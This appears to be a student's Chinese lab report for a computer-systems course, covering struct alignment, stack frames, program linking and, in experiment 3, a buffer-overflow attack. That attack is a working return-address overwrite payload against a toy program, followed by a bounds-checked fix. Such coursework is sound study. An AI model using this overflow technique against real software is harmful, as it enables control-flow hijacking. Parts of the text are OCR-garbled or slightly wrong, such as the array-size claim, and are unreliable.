

电子科技大学信息与软件工程学院

## 实验报告

学号 2023090909008

姓名 代子祥

(实验) 课程名称 实战二

# 实验报告一

## 一、实验名称：程序转换与指令系统实验

### 二、实验内容：

给定 C 语言源程序如下：

```
#include "stdio.h"
void main()
{
    struct record {
        int         a;
        long       b;
        float      c;
        double     d;
    } ;
    struct record R[2];
    R[0].a=100; R[0].b=100; R[0].c=100; R[0].d=100;
    R[1].a=2147483640; R[1].b=0x12abcdef; R[1].c=16777217; R[1].d=16777217;
    printf("%d\n", R[0].a+R[1].a);
    printf("%f\n", R[1].c);
    printf("%lf\n", R[1].d);
}
```

编辑生成上述 C 语言源程序文件，然后对其进行编译转换，以生成可执行文件，并对可执行文件进行调试执行，以查看各变量的存储情况和程序输出结果。要求将整个调试过程截图，根据调试结果进行分析，并回答以下问题或完成下列任务。

- (1) 写出 R[0] 各成员变量的机器数。
- (2) 写出 record 结构体中各成员变量的对齐方式，计算存储数组 R 时占用的字节数。
- (3) 查看 “R[1].b=0x12abcdef” 赋值语句对应的指令机器码和汇编指令序列，写出其中 ori 指令中哪几位属于立即数字段。
- (4) 查看程序运行结果，说明 R[0].a+R[1].a 的输出值为什么是一个负数。说明 R[1].c 和 R[1].d 的输出值为什么不相等。
- (5) 优化该程序，要求优化后的程序运行时数组 R 占用的字节数最少，并能输出正确结果。

### 三、实验步骤：

先用 gcc objdump 等指令进行编译转换，以生成可执行文件

```
[loongson14@localhost ~]$ cd exp1
[loongson14@localhost exp1]$ ls
main.c
[loongson14@localhost exp1]$ gcc -g main.c -o mainc
[loongson14@localhost exp1]$ objdump -S mainc > mainc.txt
[loongson14@localhost exp1]$ ls
main.c  mainc  mainc.txt
[loongson14@localhost exp1]$ |
```

对得到的 mainc 进行 gbd，同时设置断点，并执行

```
[loongson14@localhost exp1]$ gdb ./mainc
GNU gdb (GDB) Red Hat Enterprise Linux 8.1.50-1.4.lns8
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "loongarch64-unknown-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
  <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./mainc...done.
(gdb) break main
Breakpoint 1 at 0x120000650: file main.c, line 12.
(gdb) run
Starting program: /home/loongson14/exp1/mainc
warning: Unable to open "librpm.so" (librpm.so: cannot open shared object file: No such file or directory)
warning: Shared library support is disabled.
Missing separate debuginfo for /lib64/ld.so.1
Try: dnf --enablerepo='*debug*' install /usr/lib/debug/.build-id/
Missing separate debuginfo for /lib64/libc.so.6
Try: dnf --enablerepo='*debug*' install /usr/lib/debug/.build-id/
Breakpoint 1, main () at main.c:12
12          R[0].a=100;
(gdb) |
```

(1) 输入对应指令，得到 R[0]各成员变量的机器数

```
(gdb) p/x R[0].a  
$12 = 0x64  
(gdb) p/x R[0].b  
$13 = 0x64  
(gdb) x/wx &R[0].c  
0xfffffff71c0: 0x42c80000
```

```
(gdb) x/gx &R[0].d  
0xfffffff71c8: 0x4059000000000000  
(gdb) |
```

a:0x64

b:0x64

c:0x42c80000

d:0x4059000000000000

(2) record 结构体中：

int a

从结构体的起始位置（偏移量 0）开始存储

long b

a 结束后，内存地址为偏移量 4。因为 4 不是 long 类型大小（8 字节）的整数倍，所以编译器会在 a 和 b 之间填充 4 个字节的空洞，使 b 的起始地址变为偏移量 8

float c

b 结束后，内存地址为偏移量 16。因为 16 是 float 类型大小（4 字节）的整数倍，所以编译器不会在 b 和 c 之间填充空洞，b 的起始地址直接变为偏移量 8

节) 的整数倍, 所以 c 可以直接存储在偏移量 16 处

double d

c 结束后，内存地址为偏移量 20。因为 20 不是 double 类型大小 (8 字节) 的整数倍，所以编译器会在 c 和 d 之间再次填充 4 个字节的空洞，使 d 的起始地址变为偏移量 24

整个结构体的总大小也必须是其内部最大对齐成员 (long 或 double, 都是 8 字节) 的整数倍。成员 d 结束后地址为  $24 + 8 = 32$ 。32 是 8 的整数倍

单个 struct record 占用的总字节数是 32 字节

程序中定义的数组为 struct record R[2], 包含 2 个 struct record 元素。  
32 字节/个×2 个=64 字节

(3) 在文件 mainc.txt 中，查询得到

```
R[1].b=0x12abcdef  
12000068c: 1425578c      lu12i.w $r12,76476(0x12abc)  
120000690: 03b7bd8c      ori    $r12,$r12,0xdef  
120000694: 29ff62cc      st.d   $r12,$r22,-40(0xfd8)
```

有：

120000690: 03b7bd8c ori \$r12,\$r12,0xdef

10 到 21 位

(4)

```
(gdb) p R[0].a + R[1].a  
$1 = -2147483556  
(gdb) p R[1].c  
$2 = 16777216  
(gdb) p R[1].d  
$3 = 16777217  
(gdb) |
```

R[0].a+R[1].a 的输出值是-2147483556：因为发生了溢出

32 位 int 最大值为 (2 的 31 次方-1) 2147483647

R[0].a=100 R[1].a=2147483640

R[0].a+R[1].a=2147483740>2147483647

R[1].c=16777216 R[1].d=16777217

然而题目中赋值是 16777217

R[1].c 是 float 型单精度变量，能精确表示的最大数是 (2 的 24 次方) 16777216

当赋值是 16777217 时超出最大范围，舍入到最近的标示值

(16777216)

R[1].d 是 double 型双精度变量，表示范围更大，可以准确存储  
16777217 这个数

(5) 要使优化后的程序运行时数组 R 占用的字节数最少，应当尽量减少 a b c d 四个变量间的空洞

之前的一个数组 R 占用的总字节数是 32 字节，但是有 8 个字节的空洞

只调整 a b c d 四个顺序即可解决 (d b a c)

```
1 struct record {  
2     double    d;  
3     Long      b;  
4     int       a;  
5     float     c;  
6 }
```



```
1 #include "stdio.h"
2 void main()
3 {
4     struct record {
5         double    d;
6         Long      b;
7         int       a;
8         float     c;
9     } ;
10
11     struct record R[2] ;
12     R[0].a=100;
13     R[0].b=100;
14     R[0].c=100;
15     R[0].d=100;
16     R[1].a=2147483640;
17     R[1].b=0x12abcdef;
18     R[1].c=16777217;
19     R[1].d=16777217;
20     printf("%d\n", R[0].a+R[1].a);
21     printf("%f\n", R[1].c);
22     printf("%lf\n", R[1].d) ;
23 }
24
```

这样的话就有

```
[loongson14@localhost exp1]$ gcc -g main.c -o main_new
[loongson14@localhost exp1]$ gdb ./main_new
GNU gdb (GDB) Red Hat Enterprise Linux 8.1.50-1.4.lns8
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "loongarch64-unknown-linux-gnu"
(gdb) p sizeof(struct record)
$1 = 24
(gdb) p sizeof(R)
$2 = 48
(gdb) |
[loongson14@localhost exp1]$ ./main_new
-2147483556
16777216.000000
16777217.000000
```

数组 R 占用的字节数最少最小 24，同时仍能有正确结果输出

报告评分：

# 实验报告二

## 一、实验名称：程序的机器级表示实验

## 二、实验内容：

给定以下 C 语言程序：

```
#include "stdio.h"
void main()
{
    int a, b, c;
    scanf("%d %d", &a, &b);
    if (a>0 && b>0)
        c=a+b;
    else
        c=a-b;
    printf("c=%d\n", c);
}
```

编辑生成上述 C 语言源程序文件，然后对其进行编译转换，以生成可执行文件，并对可执行文件进行调试执行，以查看程序执行流程以及用户栈的动态变化过程。要求将整个调试过程截图，根据调试结果进行分析，并回答以下问题或完成下列任务。

- (1) 写出 main() 函数调试执行到 if 语句时帧指针和栈指针的内容，计算当前栈帧的大小，画出当前栈帧结构。
- (2) scanf() 函数调用时入口参数存放在哪里？入口参数的内容各是什么？
- (3) 为什么程序中只有一个 if 语句，而实现该 if 语句的指令序列中有两条条件跳转指令 bge？这两条条件跳转指令一定都会执行吗？给出输入数据 a 和 b 的一种组合（表示形式如 a=0, b=1），以确保该输入组合下只执行其中一条条件跳转指令。

## 三、实验步骤：

先用 gcc objdump 等指令进行编译转换，以生成可执行文件

再进行 gdb 等操作

```
[loongson14@localhost exp1]$ cd ../exp2
[loongson14@localhost exp2]$ gcc -g main.c -o mainc
[loongson14@localhost exp2]$ objdump -S mainc > mainc.txt
-bash: objdump: 未找到命令
[loongson14@localhost exp2]$ objdump -S mainc > mainc.txt
[loongson14@localhost exp2]$ ls
main.c  mainc  mainc.txt
[loongson14@localhost exp2]$ gdb ./mainc
GNU gdb (GDB) Red Hat Enterprise Linux 8.1.50-1.4.lns8
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
```

(1)

```
Breakpoint 1, main () at main.c:6
6           if (a>0 && b>0)
(gdb) info registers r22 r3
r22          0xffffffff7200      0xffffffff7200
r3           0xffffffff71e0      0xffffffff71e0
(gdb) p $r22 - $r3
$1 = 32
(gdb) x/8wx $sp
0xffffffff71e0:  0xaabdbbbb0      0x00000014      0x0000000a      0x00000001
0xffffffff71f0:  0x0000000000      0x0000000000      0xf7e4c708      0x000000ff
(gdb) |
```

计算：

帧指针 : 0xffffffff7200

栈指针 : 0xffffffff71e0


栈帧大小 = 帧指针地址 - 栈指针地址

$0xffffffff7200 - 0xffffffff71e0 = 0x20$ , 即十进制 32

由 mainc.txt 可以得到

```
1 0000000120000690
:
2 #include "stdio.h"
3 void main()
4 {
5 120000690: 02ff8063 addi.d $r3,$r3,-32(0xfe0)
6 120000694: 29c06061 st.d $r1,$r3,24(0x18)
7 120000698: 29c04076 st.d $r22,$r3,16(0x10)
8 12000069c: 02c08076 addi.d $r22,$r3,32(0x20)
```

画图：



(2) 由 mainc.txt 可以得到

```

● ○ ●
1  scanf("%d %d", &a, &b);
2  1200006a0: 02ff92cd    addi.d   $r13,$r22,-28(0xfe4)
3  1200006a4: 02ffa2cc    addi.d   $r12,$r22,-24(0xfe8)
4  1200006a8: 001501a6    move    $r6,$r13  b放到r6
5  1200006ac: 00150185    move    $r5,$r12  a放到r5
6  1200006b0: 1c000004    pcaddu12i   $r4,0
7  1200006b4: 02c4a084    addi.d   $r4,$r4,296(0x128)  %d %d 放到r4
8  1200006b8: 57fe0bff    bl    -504(0xfffffe08) # 1200004c0 <__isoc99_scanf@plt>

```

第一个参数 ("%d %d"): 其地址存放在寄存器 \$r4

第二个参数 (&a): 其地址存放在寄存器 \$r5

第三个参数 (&b): 其地址存放在寄存器 \$r6

寄存器 \$r4 的内容是: 一个内存地址, 这个地址指向程序中只读数据

段里存放的字符串 "%d %d"

寄存器 \$r5 的内容是: 局部变量 a 的内存地址 (即 &a 的值)

寄存器 \$r6 的内容是: 局部变量 b 的内存地址 (即 &b 的值)

(3) 由 mainc.txt 可以得到

The screenshot shows assembly code in a debugger window. The code is as follows:

```
1 if (a>0 && b>0)
2 1200006bc: 28bfa2cc    ld.w   $r12,$r22,-24(0xfe8)
3 1200006c0: 6400200c    bge    $r0,$r12,32(0x20) # 1200006e0 <main+0x50> (a)
4 1200006c4: 28bf92cc    ld.w   $r12,$r22,-28(0xfe4)
5 1200006c8: 6400180c    bge    $r0,$r12,24(0x18) # 1200006e0 <main+0x50> (b)
```

The assembly code is annotated with three colored dots (red, yellow, green) above the first instruction. The labels (a) and (b) are placed at the end of the second and fourth instructions respectively.

逻辑与运算符 && 具有“短路求值”的特性。编译器会将 if (a>0 && b>0) 转换成两个独立的、连续的判断。

逻辑为：

判断  $a > 0$  是否成立

如果  $a > 0$  不成立 (即  $a \leq 0$ ), 则整个 && 表达式必定为 false,

无需再判断 b, 直接跳转到 else 部分的代码

如果  $a > 0$  成立, 则继续判断  $b > 0$  是否成立

如果  $b > 0$  不成立 (即  $b \leq 0$ ), 则整个  $\&&$  表达式为 false, 跳转  
到 else 部分的代码

如果  $b > 0$  也成立, 则不跳转, 顺序执行 if 语句块内的代码  
 $(c=a+b;)$

为了实现这个逻辑, 需要两条条件跳转指令, 一条用于判断 a, 另一  
条用于判断 b

不一定都会执行

如果第一个条件 ( $a > 0$ ) 不满足, 程序就会通过第一条跳转指令直接  
跳走, 第二条条件跳转指令根本不会被执行到

输入组合:  $a = -5, b = 10$

只执行第一条条件跳转指令的目标

报告评分:

# 实验报告三

一、实验名称：缓冲区溢出攻击实验

## 二、实验内容：

给定 C 语言源程序 a.c 的内容如下：

```
#include "stdio.h"
#include "string.h"
char code[]="0123456789abcdef";
int main()
{
    char *arg[3];
    arg[0]="./b";
    arg[1]=code;
    arg[2]=NULL;
    execve(arg[0], arg, NULL);
    return 0;
}
```

给定 C 语言源程序 b.c 的内容如下：

```
#include "stdio.h"
#include "string.h"
void outputs(char *str)
{
    char buffer[16];
    strcpy(buffer, str);
    printf("%s\n", buffer);
}
void hacker(void)
{
    printf("being hacked\n");
}
int main(int argc, char *argv[])
{
    outputs(argv[1]);
```

```
    printf("yes\n");
    return 0;
}
```

编辑生成上述 C 语言源程序文件，然后对其进行编译转换，以生成可执行文件，并对可执行文件进行调试执行，以查看程序执行流程。要求将整个调试过程截图，根据调试结果进行分析，并回答以下问题或完成下列任务。

- (1) 程序输出的结果是什么？
- (2) 修改文件 a.c 和 b.c 的部分内容，修改后的文件分别保存为 am.c 和 bm.c。不能修改或增加 printf() 函数调用语句，仅可利用缓冲区溢出漏洞进行修改，要求修改后函数的执行链为 am.c 的 main() → bm.c 的 main() → outputs() → hacker() → bm.c 的 main()，且程序的输出结果如下。

0123456789abcdef12341234◆

being hacked

yes

- (3) 如何消除上述程序中的缓冲区溢出漏洞，使得无论如何修改 code 数组中的字符串程序都能正确执行，且不会调用 hacker() 函数？

### 三、实验步骤：

(1)

0123456789abcdef

yes

```
[loongson14@localhost ~]$ ls
exp1 exp2 exp3 LA64
[loongson14@localhost ~]$ cd exp
-bash: cd: exp: No such file or directory
[loongson14@localhost ~]$ cd exp3
[loongson14@localhost exp3]$ gcc a.c -o a
a.c: In function ‘main’:
a.c:10:4: warning: implicit declaration of function ‘execve’ [-Wimplicit-function-declaration]
  execve(arg[0], arg, NULL);
  ^~~~~~
[loongson14@localhost exp3]$ gcc b.c -o b
[loongson14@localhost exp3]$ ./a
0123456789abcdef
yes
[loongson14@localhost exp3]$ |
```

(2)

bm.c 不需要修改，与 b.c 保持一致

使用 gcc 与 objdump 得到 bm.txt

根据图中信息得到 hacker 地址等信息

```
00000001200006c4 <hacker>:  
void hacker(void)  
{  
    1200006c4: 02ffc063      addi.d $r3,$r3,-16(0xff0)  
    1200006c8: 29c02061      st.d   $r1,$r3,8(0x8)  
    1200006cc: 29c00076      st.d   $r22,$r3,0  
    1200006d0: 02c04076      addi.d $r22,$r3,16(0x10)  
    printf("being hacked\n");  
    1200006d4: 1c000004      pcaddu12i    $r4,0  
    1200006d8: 02c4d084      addi.d $r4,$r4,308(0x134)  
    1200006dc: 57fde7ff      bl    -540(0xfffffde4) # 1200004c0 <puts@plt>  
}  
    1200006e0: 03400000      andi    $r0,$r0,0x0  
    1200006e4: 28c02061      ld.d   $r1,$r3,8(0x8)  
    1200006e8: 28c00076      ld.d   $r22,$r3,0  
    1200006ec: 02c04063      addi.d $r3,$r3,16(0x10)  
    1200006f0: 4c000020      jirl    $r0,$r1,0
```

根据这些信息更改 am.c

```
● ● ●  
1 #include <stdio.h>  
2 #include <string.h>  
3 #include <unistd.h>  
4  
5 char code[] = "0123456789abcdef12341234"           // 24字节填充  
6             "\xd4\x06\x00\x20\x01\x00\x00\x00" // 1. 跳转到 hacker 的核心逻辑  
7             "\x28\x07\x00\x20\x01\x00\x00\x00"; // 2. 为 hacker 的"尾声gadget"准备的返回地址  
8  
9 int main()  
10 {  
11     char *arg[3];  
12     arg[0] = "./bm";  
13     arg[1] = code;  
14     arg[2] = NULL;  
15     execve(arg[0], arg, NULL);  
16     return 0;  
17 }
```

最终结果如图：

```
[loongson14@localhost exp3]$ gcc -g am.c -o am
[loongson14@localhost exp3]$ ./am
0123456789abcdef12341234♦
being hacked
yes
[loongson14@localhost exp3]$ |
```

(3) b.c 文件中的 outputs 函数中 strcpy 函数会无条件地从源字符串 (str) 复制内容到目标 (buffer)，直到遇到源字符串的结束符 \0 为止

它不会检查字符串长度，而 buffer 只有 16 字节的容量，从而可能导致溢出

因此，可以先检查长度：

若无误，则正常输出

若溢出，则打印溢出的报错信息



```
1 #include "stdio.h"
2 #include "string.h"
3 void outputs(char *str)
4 {
5     char buffer[16];
6     // 检查输入字符串的长度是否小于缓冲区容量
7     if (strlen(str) < sizeof(buffer)) {
8         strcpy(buffer, str); // 只有在安全的情况下才使用 strcpy
9     } else {
10        // 如果字符串太长，可以打印错误信息或进行截断处理
11        printf("Error: Input string is too long and has been truncated.\n");
12        // 安全地截断并复制
13        strncpy(buffer, str, sizeof(buffer) - 1);
14        buffer[sizeof(buffer) - 1] = '\0'; // 确保字符串以 null 结尾
15    }
16    printf("%s\n", buffer);
17 }
18 void hacker(void)
19 {
20     printf("being hacked\n");
21 }
22 int main(int argc, char *argv[])
23 {
24     outputs(argv[1]);
25     printf("yes\n");
26     return 0;
27 }
28
```

报告评分：

# 实验报告四

## 一、实验名称：程序链接实验

### 二、实验内容：

实验过程中会提供一个可执行目标文件 ex1，对应源程序文件中包含字符串变量 str，其初始值为空。使用 objdump 和 readelf 等工具对目标文件 ex1 进行相应的处理以获得文件 ex1 中的代码和相关节的内容。要求将终端窗口中整个调试处理过程进行截图，对每一步调试结果进行分析，并完成以下任务。

- (1) 修改文件 ex1 中字符串变量 str 的内容为'12345678'（要求不能通过修改.text 节的内容来改变 str 的内容），使 ex1 运行后程序输出结果如下。

```
./ex1  
str='12345678'
```

- (2) 单步调试执行可执行文件 ex1，调试过程中需要显示变量 str 的内容（十六进制表示）以及字符串常量'12345678'的机器级表示（十六进制表示），直到程序输出“str='12345678'”后结束调试。

### 三、实验步骤：

使用 objdump 和 readelf 等工具对目标文件 ex1 进行相应的处理以获得文件 ex1 中的代码和相关节的内容

```
[loongson14@localhost exp4]$ objdump -S -D ex1>ex1.txt  
[loongson14@localhost exp4]$ readelf -a ex1>ex1elf.txt  
[loongson14@localhost exp4]$ ls  
ex1  ex1elf.txt  ex1.txt  
[loongson14@localhost exp4]$ |
```

- (1) 查询 ex1elf.txt 和 ex1.txt 中有关内容

52: 00000001200004c0	132 FUNC GLOBAL DEFAULT	13 _start
53: 0000000120008000	8 OBJECT GLOBAL DEFAULT	20 str
54: 0000000120008068	0 <u>NOTYPE</u> GLOBAL DEFAULT	24 __bss_start

[20]	.data	PROGBITS	0000000120008000	00004000			
	0000000000000008	0000000000000000	WA	0	0	8	
[21]	.got.plt	PROGRITC	0000000120008000	00004000			
	0000000000000004	0000000000000000	WA	0	0	8	
[23]	.sdata	PROGBITS	0000000120008060	00004060			
	0000000000000008	0000000000000000	WA	0	0	8	
[24]	.	NODETCS	0000000120008060	00004060			

得到 str .data .sdata 等关键地址

再用 hexedit ex1 进入并修改 ex1

```

00003E10  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  . . . .
00003E28  00 00 00 00  00 00 00 00  50 06 00 20  01 00 00 00  00 06 00 20  01 00 00 00  . . . P . .
00003E40  01 00 00 00  00 00 00 00  01 00 00 00  00 00 00 00  19 00 00 00  00 00 00 00  . . . .
00003E58  30 7E 00 20  01 00 00 00  1B 00 00 00  00 00 00 00  08 00 00 00  00 00 00 00  0~ . . .
00003E70  1A 00 00 00  00 00 00 00  38 7E 00 20  01 00 00 00  1C 00 00 00  00 00 00 00  . . . 8~ . .
00003E88  08 00 00 00  00 00 00 00  04 00 00 00  00 00 00 00  90 02 00 20  01 00 00 00  . . .
00003EA0  F5 FE FF 6F  00 00 00 00  C0 02 00 20  01 00 00 00  05 00 00 00  00 00 00 00  . . o .
00003EB8  78 03 00 20  01 00 00 00  06 00 00 00  00 00 00 00  E8 02 00 20  01 00 00 00  x . . .
00003ED0  0A 00 00 00  00 00 00 00  6B 00 00 00  00 00 00 00  0B 00 00 00  00 00 00 00  . . . k .
00003EE8  18 00 00 00  00 00 00 00  15 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  . . .
00003F00  03 00 00 00  00 00 00 00  08 80 00 20  01 00 00 00  02 00 00 00  00 00 00 00  . . .
00003F18  18 00 00 00  00 00 00 00  14 00 00 00  00 00 00 00  07 00 00 00  00 00 00 00  . . .
00003F30  17 00 00 00  00 00 00 00  70 04 00 20  01 00 00 00  07 00 00 00  00 00 00 00  . . . p .
00003F48  10 04 00 20  01 00 00 00  08 00 00 00  00 00 00 00  78 00 00 00  00 00 00 00  . . . x .
00003F60  09 00 00 00  00 00 00 00  18 00 00 00  00 00 00 00  FE FF FF 6F  00 00 00 00  . . . 0 .
00003F78  F0 03 00 20  01 00 00 00  FF FF FF 6F  00 00 00 00  01 00 00 00  00 00 00 00  . . . o .
00003F90  F0 FF FF 6F  00 00 00 00  E4 03 00 20  01 00 00 00  00 00 00 00  00 00 00 00  . . o .
00003FA8  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  . . .
00003FC0  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  . . .
00003FD8  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  . . .
00003FF0  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  60 80 00 20  01 00 00 00  . . .
00004008  FF FF FF FF  FF FF FF FF  00 00 00 00  00 00 00 00  90 04 00 20  01 00 00 00  . . .
00004020  40 7E 00 20  01 00 00 00  40 07 00 20  01 00 00 00  00 00 00 00  00 00 00 00  @~ . . @ .
00004038  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  A0 06 00 20  01 00 00 00  . . .
00004050  70 06 00 20  01 00 00 00  00 00 00 00  00 00 00 00  31 32 33 34  35 36 37 38  p . . . 12345678
00004068  47 43 43 3A  20 28 4C 6F  6F 6E 67 6E  69 78 20 38  2E 33 2E 30  2D 36 2E 6C  GCC: (Loongnix 8.3.0-6.l
00004080  6E 64 2E 76  65 63 2E 33  36 29 20 38  2E 33 2E 30  00 00 00 00  00 00 00 00  nd.vec.36) 8.3.0. . .
00004098  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  . . .
000040B0  00 00 00 00  03 00 01 00  38 02 00 20  01 00 00 00  00 00 00 00  00 00 00 00  . . . 8 . .
--** ex1
--0x4008/0x5040-----

```

得到最终输出

```

[loongson14@localhost exp4]$ hexedit ex1
[loongson14@localhost exp4]$ ./ex1
str='12345678'
[loongson14@localhost exp4]$ |

```

满足要求

(2) gdb

```

[loongson14@localhost exp4]$ gdb ./ex1
GNU gdb (GDB) Red Hat Enterprise Linux 8.1.50-1.4.lns8
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.

```

创建断点


```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./ex1... (no debugging symbols found) ... done.
(gdb) break main
Breakpoint 1 at 0x120000678
(gdb) |
```

运行

```
(gdb) r
Starting program: /home/loongson14/exp4/ex1
warning: Unable to open "librpm.so" (librpm.so: cannot open shared object file: No such file or directory), missing debuginfos notifications will not be displayed
Missing separate debuginfo for /lib64/ld.so.1
Try: dnf --enablerepo='*debug*' install /usr/lib/debug/.build-id/7c/84f3d861bfd281d5
fd95969590d4706eb57bae.debug
Missing separate debuginfo for /lib64/libc.so.6
Try: dnf --enablerepo='*debug*' install /usr/lib/debug/.build-id/fd/fb84c58627a755ba
ccb06b77397ac9332ea2f6.debug

Breakpoint 1, 0x0000000120000678 in main ()
(gdb) |
```

检查 str



The screenshot shows a terminal window with the following content:

```
loongson14@localhost:~/exp4 | + | -
```

```
0x1200007dc 0x0000003c
0x1200007e0 ll.w $r16,$r19,4(0x4)
0x1200007e4 0x00000001
0x1200007e8 0x0000002c
0x1200007ec 0x00000000
0x1200007f0 addu16i.d $r0,$r0,913(0x391)
0x1200007f4 bne $r10,$r4,640(0x280) # 0x120000a74
0x1200007f8 bytepick.d $r1,$r6,$r17,0x4
0x1200007fc 0x00000000
0x120000800 0x0000003c
0x120000804 0x00000064
0x120000808 ll.w $r0,$r21,4(0x4)
0x12000080c 0x00000001
